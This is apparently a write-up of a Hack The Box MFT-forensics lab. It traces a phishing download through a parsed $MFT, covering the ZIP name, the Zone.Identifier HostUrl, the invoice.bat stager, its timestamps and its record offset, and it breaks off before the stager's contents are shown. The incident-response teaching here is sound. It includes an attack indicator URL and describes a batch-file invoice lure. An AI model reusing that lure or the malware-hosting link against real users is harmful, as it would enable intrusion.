
Sherlock Scenario
Sherlock Overview
In this Sherlock, you will become acquainted with MFT (Master File Table) forensics. You will be introduced to well-known tools and methodologies for analyzing MFT artifacts to identify malicious activity. During our analysis, you will utilize the MFTECmd tool to parse the provided MFT file, TimeLine Explorer to open and analyze the results from the parsed MFT, and a Hex editor to recover file contents from the MFT.
The only evidence provided was a zip file containing the $MFT of the affected system. The Master File Table is the index of every file and folder on an NTFS volume. Each file gets a record that holds its name, its timestamps, its parent folder and, for very small files, the file contents themselves.
Parsing the MFT

As the overview suggested, I parsed the $MFT with MFTECmd and opened the output in Timeline Explorer:
.\MFTECmd.exe -f 'path\to\$MFT' --csv "path\to\output\directory" --csvf MFT_output.csv-fis the path to the extracted$MFTfile.--csvis the folder the results are written to, and--csvfnames the CSV file.
Opening MFT_output.csv in Timeline Explorer showed 397,411 records.
Task 1: The downloaded ZIP file
Simon Stark was targeted by attackers on February 13. He downloaded a ZIP file from a link received in an email. What was the name of the ZIP file he downloaded from the link?
I narrowed the records to February 13 using the Created (0x10) timestamp, and added a File Name filter for zip, since the download was a ZIP archive.
Created (0x10)
Created (0x10)is the creation timestamp stored in a record’s$STANDARD_INFORMATIONattribute (attribute type0x10). Each record also has a second set of timestamps in its$FILE_NAMEattribute (type0x30), which comes up again in Task 4.

Only one archive was created in Simon Stark’s Downloads folder that day.
Answer
Stage-20240213T093324Z-001.zip
Task 2: Where the ZIP came from
Examine the Zone Identifier contents for the initially downloaded ZIP file. This field reveals the HostUrl from where the file was downloaded, serving as a valuable Indicator of Compromise (IOC) in our investigation/analysis. What is the full Host URL from where this ZIP file was downloaded?
The same filter also showed a second record for the archive, Stage-20240213T093324Z-001.zip:Zone.Identifier.
Zone.Identifier
A
Zone.Identifieris an alternate data stream that Windows attaches to files downloaded from the internet to record where they came from. It is better known as the Mark of the Web (MOTW). ItsZoneIdsays which security zone the file came from:
- 0: the local machine
- 1: the local intranet
- 2: trusted sites
- 3: the internet
- 4: restricted sites
The stream is tiny, so it is stored inside the MFT record, and MFTECmd shows its contents in the Zone Id Contents column:

[ZoneTransfer]
ZoneId=3
HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
ZoneId=3 confirms the file came from the internet, and HostUrl is the link it was downloaded from: a Google Drive bulk export hosted on Google Cloud Storage.
Answer
https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
Task 3: The malicious file
What is the full path and name of the malicious file that executed malicious code and connected to a C2 server?
The archive was saved as C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001.zip. Extracting it with Windows’ default settings creates a folder of the same name next to it, so I searched for Stage-20240213T093324Z-001 to list everything that came out of the archive.

Two files stood out:
C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices.zipC:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat
An “invoice” that is a batch script is a classic phishing lure, since a .bat file runs commands as soon as it is double-clicked. At this point it was only a suspect. Task 6 confirms it by recovering its contents.
Answer
C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat
Task 4: When it was created

Analyze the $Created0x30 timestamp for the previously identified file. When was this file created on disk?
The Created0x30 column holds the creation time from the $FILE_NAME attribute. It is harder for an attacker to tamper with than Created0x10, because ordinary user-mode tools can only change the $STANDARD_INFORMATION timestamps.
Answer
2024-02-13 16:38:39
Task 5: The record’s offset in the MFT
Finding the hex offset of an MFT record is beneficial in many investigative scenarios. Find the hex offset of the stager file from Question 3.

Every MFT record is 1024 bytes, so a record’s position in the file is its entry number multiplied by 1024. The Entry Number of invoice.bat was 23436.

Converting 23,998,464 to hexadecimal gives 16E3000.
Answer
16E3000
Task 6: Recovering the stager’s contents
Each MFT record is 1024 bytes in size. If a file on disk has smaller size than 1024 bytes, they can be stored directly on MFT File itself. These are called MFT Resident files. During Windows File system Investigation, its crucial to look for any malicious/suspicious files that may be resident in MFT. This way we can find contents of malicious files/scripts. Find the contents of The malicious stager identified in Question3 and answer with the C2 IP and port.
invoice.bat is only 286 bytes, small enough to be resident: its contents live inside its own MFT record rather than elsewhere on the disk. That meant I could read it straight out of the $MFT.
I opened the $MFT in the online hex editor hexed.it:
